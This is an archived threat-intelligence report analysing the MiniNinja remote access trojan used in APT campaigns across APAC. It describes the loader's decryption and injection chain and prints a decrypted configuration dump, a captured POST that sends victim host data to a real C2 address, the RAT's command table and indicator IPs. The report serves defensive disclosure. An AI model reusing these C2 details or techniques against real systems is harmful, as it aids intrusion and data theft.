

Assassinations of "MiniNinja" in Various APAC Countries


By Cyber Threat Intelligence

Published: 2021-10-22 · Archived: 2026-04-05 16:17:55 UTC


TeamT5 discovered a new remote administration tool (RAT), which we dubbed as MiniNinja, being used in several Chinese APT campaigns. TeamT5 has observed countries across different APAC regions, including Taiwan, Russia, Kyrgyzstan, Uzbekistan, Vietnam, the Philippines, and Pakistan, being targeted and attacked by this malware. The impacted industries include governments, energy, IT, telecommunication and engineering. MiniNinja is a complex malware that uses several advanced techniques to prevent itself from being detected and analyzed. Further, its wide targeting scope also attracted our attention. In this report, we will introduce the technical detail of our analysis.

MiniNinja was first discovered in the wild in a targeted attack against Taiwanese government agencies in early March 2021. The actor leveraged the ProxyLogon vulnerability (CVE-2021-26855) to compromise an email server and further implanted CobaltStrike Beacon and MiniNinja RAT in the victim network environment. This information was also disclosed in an ESET report[1] about a "Websiic Campaign" using the ProxyLogon vulnerability. TeamT5 noticed the existence of this new malware and started tracking its activities. Since then, TeamT5 has observed its footprints in Vietnam[2], Pakistan and the Philippines, possibly also implanted in victim hosts via the ProxyLogon vulnerability. Its latest activities were spear phishing email attacks against Russia and Uzbekistan in September 2021. TeamT5 is still uncertain of the attribution of these attacks. However, we possess high confidence that this is a new tool used by Chinese APT based on its TTPs and C2 infrastructure.


To bypass antivirus detection, MiniNinja is encrypted as a binary blob in a binary payload file. It might have one to multiple loader components in native PE or .Net, but basically the loaders do similar tasks. The loader components will decrypt and run it in memory via reflective DLL injection techniques. Its loader firstly checks the first 4 bytes of the payload file and decrypts the content by using 3DES (112bit) algorithm in case of header check passes:



The decrypted buffer might be passed to a second stage loader for further processing if there are multiple loader components. The loader will then decode the content by custom decoding methods and LZSS decompression algorithm. The decoded payload is a PE file with its PE header erased and it is just the MiniNinja RAT. Finally, the loader will locate its export function "Debug" and start execution from there:



In a payload collected from some Taiwanese victims, there is a PDB string left by the developer (only in memory) and thus we name this malware MiniNinja:



The decrypted malware configuration block contains Mutex string, C2 URL, HTTP Header information, sleep time, etc.:

config_MEM_0000000001DD7F0_00002CF.mem x																	
	Edit As: Hex				Run Script				Run Template								
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	26	00	45	36	34	35	32	44	43	39	2D	44	33	32	41	2D	&.E6452DC9-D32A-
0010h:	34	34	36	33	2D	41	33	34	45	2D	41	31	43	35	42	33	4463-A34E-A1C5B3
0020h:	45	31	31	32	35	43	00	00	2F	00	01	09	31	34	39	2E	E1125C../...149.
0030h:	32	38	2E	32	38	2E	31	35	39	09	38	30	09	02	09	24	28.28.159.80...\$
0040h:	0D	01	09	31	34	39	2E	32	38	2E	32	38	2E	31	35	39	...149.28.28.159
0050h:	09	34	34	33	09	02	09	24	00	20	00	2F	00	43	00	6F	.443...\$. ./..C.o
0060h:	00	6C	00	6C	00	65	00	63	00	74	00	6F	00	72	00	2F	.l.l.e.c.t.o.r./
0070h:	00	33	00	2E	00	30	00	2F	00	00	00	60	00	43	00	6F	.3...0./...`C.o
0080h:	00	6E	00	74	00	65	00	6E	00	74	00	2D	00	54	00	79	.n.t.e.n.t.-.T.y
0090h:	00	70	00	65	00	3A	00	20	00	61	00	70	00	70	00	6C	.p.e.:. .a.p.p.l
00A0h:	00	69	00	63	00	61	00	74	00	69	00	6F	00	6E	00	2F	.i.c.a.t.i.o.n./
00B0h:	00	78	00	2D	00	77	00	77	00	77	00	2D	00	66	00	6F	.x.-.w.w.w.-.f.o
00C0h:	00	72	00	6D	00	2D	00	75	00	72	00	6C	00	65	00	6E	.r.m.-.u.r.l.e.n
00D0h:	00	63	00	6F	00	64	00	65	00	64	00	00	00	4A	00	48	.c.o.d.e.d...J.H
00E0h:	00	6F	00	73	00	74	00	3A	00	20	00	6D	00	6F	00	62	.o.s.t.:. .m.o.b
00F0h:	00	69	00	6C	00	65	00	2E	00	70	00	69	00	70	00	65	.i.l.e...p.i.p.e
0100h:	00	2E	00	6D	00	69	00	63	00	72	00	6F	00	73	00	6F	...m.i.c.r.o.s.o
0110h:	00	66	00	74	00	2E	00	63	00	6F	00	6D	00	3A	00	38	.f.t...c.o.m.:8
0120h:	00	30	00	38	00	30	00	00	00	7C	00	4D	00	6F	00	7A	.0.8.0... M.o.z
0130h:	00	69	00	6C	00	6C	00	61	00	2F	00	35	00	2E	00	30	.i.l.l.a./5...0
0140h:	00	20	00	28	00	57	00	69	00	6E	00	64	00	6F	00	77	. .(W.i.n.d.o.w
0150h:	00	73	00	20	00	4E	00	54	00	20	00	36	00	2E	00	33	.s. .N.T. .6...3
0160h:	00	3B	00	20	00	54	00	72	00	69	00	64	00	65	00	6E	.;. .T.r.i.d.e.n
0170h:	00	74	00	2F	00	37	00	2E	00	30	00	3B	00	20	00	72	.t./7...0.;. .r
0180h:	00	76	00	20	00	31	00	31	00	2E	00	30	00	29	00	20	.v. .1.1...0.)
0190h:	00	6C	00	69	00	6B	00	65	00	20	00	47	00	65	00	63	.l.i.k.e. .G.e.c
01A0h:	00	6B	00	6F	00	00	00	00	00	00	00	00	00	00	00	00	.k.o.....
01B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	300
01C0h:	75	00	00	30	75	00	00	00	00	00	00	30	75	00	00	00	u..0u.....0u...
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0200h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0210h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0220h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0230h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0240h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0250h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0260h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0270h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0280h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0290h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
02C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Upon execution, the following victim host information will be collected:

- System info
- OS version
- Hostname

- IP addr
- Process name
- Process ID

The above data would be encoded with XOR encode and custom base64 encode. Finally, the encoded result would be sent to its C2 via POST:

```
POST http://149.28.28.159:443/Collector/3.0/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 149.28.28.159:443
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko
Content-Length: 474
Pragma: no-cache

ngLuKGJ2JZ2[NK0s506NzsX9yVU7gkxWozQK5WmWoaUr9C0DN0iXb6lwFkcb2CE3HBk[4ISP3nI88jpLR0JhQp8PvwLHU6LGYT4J4d4WOETXaWu{
```

MiniNinja is a full-featured RAT that supports commands for file, process, memory, shell or account operations. Its supported functions are listed below in the Command Table.

Command Table

Supported command:

Command	Description
0x4E20	Heart beat
0x4E21	Init dwProcessId
0x4E22	Change sleep time
0x4E23	Exit(ExitProcess)
0x4E24	CreateProcess
0x4E25	TerminateThread
0x4E26	set close_socket to 0
0x4E2A	ShellCommand
0x4E2B	Get Command Result(call WriteFile,PeekNamedPipe,ReadFile)
0x4E2C	TerminateProcess
0x4E2D	IterateProcess then TerminateProcess

Command	Description
0x4E34 ~ 0x4E47	File Operations
0x4E34	List Disk Driver
0x4E35	ListDirectory
0x4E36	CreateDirectory
0x4E37	DeleteFile
0x4E38	RemoveDirectory
0x4E39	MoveFile
0x4E3A	CreateFile
0x4E3E	ReadFile
0x4E3F	WriteFile
0x4E48 - 0x4E51	Socket Operations
0x4E48	Connet Host
0x4E49	Check socket status
0x4E4A	Send Data to Host
0x4E4B	Recv Data from Host
0x4E4C	Close socket
0x4E4D	Connect Host
Preserved?(0x4E4E-0x4E51)	Null
0x4E5C ~ 0x4E65	Memory Operations
0x4E5C	string copy
0x4E5D	string copy
0x4E5E	string copy
*0x4E5F,0x4E60	Execute Plugin? (CreateProcess, process Injection and createthread)
*0x4E61,0x4E62	FileMapping(Write data)
Preserved?(0x4E63,0x4E64)	Null
*0x4E65	Close File Handler

Command	Description
0x5208	List c2 configuration
0x4E52	List Process
0x4E53	IterateProcess,kill process
0x4E54	Process Injection
0x4E55	CreateThread for running DLL export function
0x4E56	Read FileMap data(OpenFileMappingA -> robject_,custom_base64)
0x4E57	Exit Dll function?(robject_, UnmapViewOfFile)
0x4E58	LookupAccountSid

IoC

- 149.28.28.159
- 167.99.168.251
- 185.220.101.204
- 162.247.72.199
- 194.156.98.191
- 202.182.100.134
- 109.70.100.55
- 185.220.101.18
- 193.36.119.144 (TW compromised host)

References

Source: <https://teamt5.org/en/posts/assassinations-of-minininja-in-various-apac-countries/>